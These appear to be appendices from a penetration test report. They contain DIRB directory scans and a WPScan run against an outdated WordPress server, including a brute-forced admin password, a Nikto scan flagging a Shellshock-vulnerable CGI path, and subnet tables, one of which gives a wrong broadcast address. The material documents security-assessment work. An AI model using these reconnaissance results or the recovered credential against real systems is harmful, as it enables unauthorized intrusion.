   Number Of Usable Hosts: 4 – 2 = 2

   Hosts (Unused Hosts Omitted)

   Network ID: 192.168.0.224
   Range: 192.168.0.225 – 192.168.0.226
   Broadcast ID: 192.168.0.63

   Network ID: 192.168.0.228
   Range: 192.168.0.229 – 192.168.0.230
   Broadcast ID: 192.168.0.231

   Network ID: 192.168.0.232
   Range: 192.168.0.233 – 192.168.0.234
   Broadcast ID: 192.168.0.235

   Network ID: 192.168.0.240
   Range: 192.168.0.241 – 192.168.0.242
   Broadcast ID: 192.168.0.243

APPENDIX C DIRB SCAN WEBSERVER 1

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: 192.168.0.237.txt
START_TIME: Thu Dec  8 10:11:55 2022
URL_BASE: http://172.16.221.23/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.23/ ----

(!) FATAL: Too many errors connecting to host
   (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Thu Dec  8 10:12:04 2022
DOWNLOADED: 0 - FOUND: 0

-----------------
DIRB v2.22
By The Dark Raver
-----------------

OUTPUT_FILE: 192.168.0.237.txt
START_TIME: Thu Dec  8 10:12:39 2022
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
```

```
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
   (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
```

```
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
```

+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

END_TIME: Thu Dec 8 10:14:17 2022
DOWNLOADED: 50732 - FOUND: 92

DIRB v2.22
By The Dark Raver

OUTPUT_FILE: 192.168.0.237.txt
START_TIME: Thu Dec 8 10:19:56 2022
URL_BASE: http://172.16.221.237/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.221.237/ ----
+ http://172.16.221.237/cgi-bin/ (CODE:403|SIZE:290)
+ http://172.16.221.237/index (CODE:200|SIZE:177)
+ http://172.16.221.237/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://172.16.221.237/javascript/
+ http://172.16.221.237/server-status (CODE:403|SIZE:295)
==> DIRECTORY: http://172.16.221.237/wordpress/

---- Entering directory: http://172.16.221.237/javascript/ ----
==> DIRECTORY: http://172.16.221.237/javascript/jquery/

---- Entering directory: http://172.16.221.237/wordpress/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/index/
+ http://172.16.221.237/wordpress/index.php (CODE:301|SIZE:0)
+ http://172.16.221.237/wordpress/readme (CODE:200|SIZE:9227)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-app (CODE:403|SIZE:138)
+ http://172.16.221.237/wordpress/wp-blog-header (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-config (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/
+ http://172.16.221.237/wordpress/wp-cron (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-includes/
+ http://172.16.221.237/wordpress/wp-links-opml (CODE:200|SIZE:1054)
+ http://172.16.221.237/wordpress/wp-load (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-login (CODE:200|SIZE:2147)
+ http://172.16.221.237/wordpress/wp-mail (CODE:500|SIZE:3004)
+ http://172.16.221.237/wordpress/wp-pass (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-register (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-settings (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-signup (CODE:302|SIZE:0)

```
+ http://172.16.221.237/wordpress/wp-trackback (CODE:200|SIZE:135)
+ http://172.16.221.237/wordpress/xmlrpc (CODE:200|SIZE:42)
+ http://172.16.221.237/wordpress/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://172.16.221.237/javascript/jquery/ ----
+ http://172.16.221.237/javascript/jquery/jquery (CODE:200|SIZE:248235)
+ http://172.16.221.237/javascript/jquery/version (CODE:200|SIZE:5)

---- Entering directory: http://172.16.221.237/wordpress/index/ ----
(!) WARNING: NOT_FOUND[] not stable, unable to determine correct URLs {30X}.
   (Try using FineTunning: '-f')

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/ ----
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/post (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/tools (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/upgrade (CODE:302|SIZE:806)
+ http://172.16.221.237/wordpress/wp-admin/upload (CODE:302|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/user/
+ http://172.16.221.237/wordpress/wp-admin/users (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/widgets (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/ ----
+ http://172.16.221.237/wordpress/wp-content/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/languages/
```

```
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/plugins/
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/

---- Entering directory: http://172.16.221.237/wordpress/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/maint/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/network/ ----
+ http://172.16.221.237/wordpress/wp-admin/network/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/plugins (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/profile (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/settings (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/setup (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/sites (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/themes (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/update (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/upgrade (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/network/users (CODE:302|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/user/ ----
+ http://172.16.221.237/wordpress/wp-admin/user/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/user/profile (CODE:302|SIZE:0)
```

```
---- Entering directory: http://172.16.221.237/wordpress/wp-content/languages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/plugins/ ----
+ http://172.16.221.237/wordpress/wp-content/plugins/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/plugins/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/ ----
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/
+ http://172.16.221.237/wordpress/wp-content/themes/index (CODE:200|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/index.php (CODE:200|SIZE:0)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/ ----
+ http://172.16.221.237/wordpress/wp-content/themes/default/404 (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archive (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/archives (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/comments (CODE:200|SIZE:46)
+ http://172.16.221.237/wordpress/wp-content/themes/default/footer (CODE:500|SIZE:206)
+ http://172.16.221.237/wordpress/wp-content/themes/default/functions (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/header (CODE:500|SIZE:165)
+ http://172.16.221.237/wordpress/wp-content/themes/default/image (CODE:500|SIZE:0)
==> DIRECTORY: http://172.16.221.237/wordpress/wp-content/themes/default/images/
+ http://172.16.221.237/wordpress/wp-content/themes/default/index (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/index.php (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/links (CODE:500|SIZE:1)
+ http://172.16.221.237/wordpress/wp-content/themes/default/page (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/screenshot (CODE:200|SIZE:10368)
+ http://172.16.221.237/wordpress/wp-content/themes/default/search (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/single (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-content/themes/default/style (CODE:200|SIZE:10504)

---- Entering directory: http://172.16.221.237/wordpress/wp-content/themes/default/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Dec  8 10:21:24 2022
DOWNLOADED: 50732 - FOUND: 92
```

APPENDIX D WEBSERVER 1 WPSCAN

```
_____________________________________________________________

        __          _______     _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                        Version 3.7.5
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_____________________________________________________________

[32m[+][0m URL: http://172.16.221.237/wordpress/
[32m[+][0m Started: Tue Dec 20 11:54:22 2022

Interesting Finding(s):

[32m[+][0m http://172.16.221.237/wordpress/
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[32m[+][0m http://172.16.221.237/wordpress/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
```

| - Link Tag (Passive Detection), 30% confidence

| - Direct Access (Aggressive Detection), 100% confidence

| References:

| - http://codex.wordpress.org/XML-RPC_Pingback_API

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner

| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login

| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[32m[+][0m http://172.16.221.237/wordpress/readme.html

| Found By: Direct Access (Aggressive Detection)

| Confidence: 100%

[32m[+][0m http://172.16.221.237/wordpress/wp-cron.php

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:

| - https://www.iplocation.net/defend-wordpress-from-ddos

| - https://github.com/wpscanteam/wpscan/issues/1299

[32m[+][0m WordPress version 3.3.1 identified (Insecure, released on 2012-01-03).

| Found By: Rss Generator (Passive Detection)

| - http://172.16.221.237/wordpress/?feed=rss2,
<generator>http://wordpress.org/?v=3.3.1</generator>

| - http://172.16.221.237/wordpress/?feed=comments-rss2,
<generator>http://wordpress.org/?v=3.3.1</generator>

[32m[+][0m WordPress theme in use: twentyeleven

| Location: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/

| Last Updated: 2020-08-11T00:00:00.000Z

| Readme: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/readme.txt

| [33m[!][0m The version is out of date, the latest version is 3.5

| Style URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css

| Style Name: Twenty Eleven

| Style URI: http://wordpress.org/extend/themes/twentyeleven

| Description: The 2011 theme for WordPress is sophisticated, lightweight, and adaptable. Make it yours with a cust...

| Author: the WordPress team

| Author URI: http://wordpress.org/

|

| Found By: Css Style In Homepage (Passive Detection)

| Confirmed By: Urls In Homepage (Passive Detection)

|

| Version: 1.3 (80% confidence)

| Found By: Style (Passive Detection)

| - http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/style.css, Match: 'Version: 1.3'

[34m[i][0m No plugins Found.

[34m[i][0m No Config Backups Found.

[34m[i][0m Valid Combinations Found:

| Username: admin, Password: zxc123

[33m[!][0m No WPVulnDB API Token given, as a result vulnerability data has not been output.

[33m[!][0m You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.

[32m[+][0m Finished: Tue Dec 20 11:56:09 2022

[32m[+][0m Requests Done: 1202

[32m[+][0m Cached Requests: 6

[32m[+][0m Data Sent: 391.4 KB

[32m[+][0m Data Received: 4.03 MB

[32m[+][0m Memory used: 216.205 MB

[32m[+][0m Elapsed time: 00:01:46

APPENDIX E DIRB WEBSERVER 2

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 12 19:05:02 2022
URL_BASE: http://192.168.0.242/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.242/ ----
==> DIRECTORY: http://192.168.0.242/cgi-bin/
+ http://192.168.0.242/cgi-bin/ (CODE:403|SIZE:217)
==> DIRECTORY: http://192.168.0.242/css/
+ http://192.168.0.242/favicon.ico (CODE:200|SIZE:14634)
+ http://192.168.0.242/index.html (CODE:200|SIZE:1616)
==> DIRECTORY: http://192.168.0.242/js/

---- Entering directory: http://192.168.0.242/cgi-bin/ ----
+ http://192.168.0.242/cgi-bin/status (CODE:200|SIZE:535)

---- Entering directory: http://192.168.0.242/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.242/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Dec 12 19:05:24 2022
DOWNLOADED: 9224 - FOUND: 4
```

APPENDIX F NIKTO SCAN WEBSERVER 2

```
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.0.242
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ HEAD Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, TRACE
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ GET Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: GET /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (CVE-2014-6271).
+ OSVDB-3268: GET /css/: Directory indexing found.
+ OSVDB-3092: GET /css/: This might be interesting...
```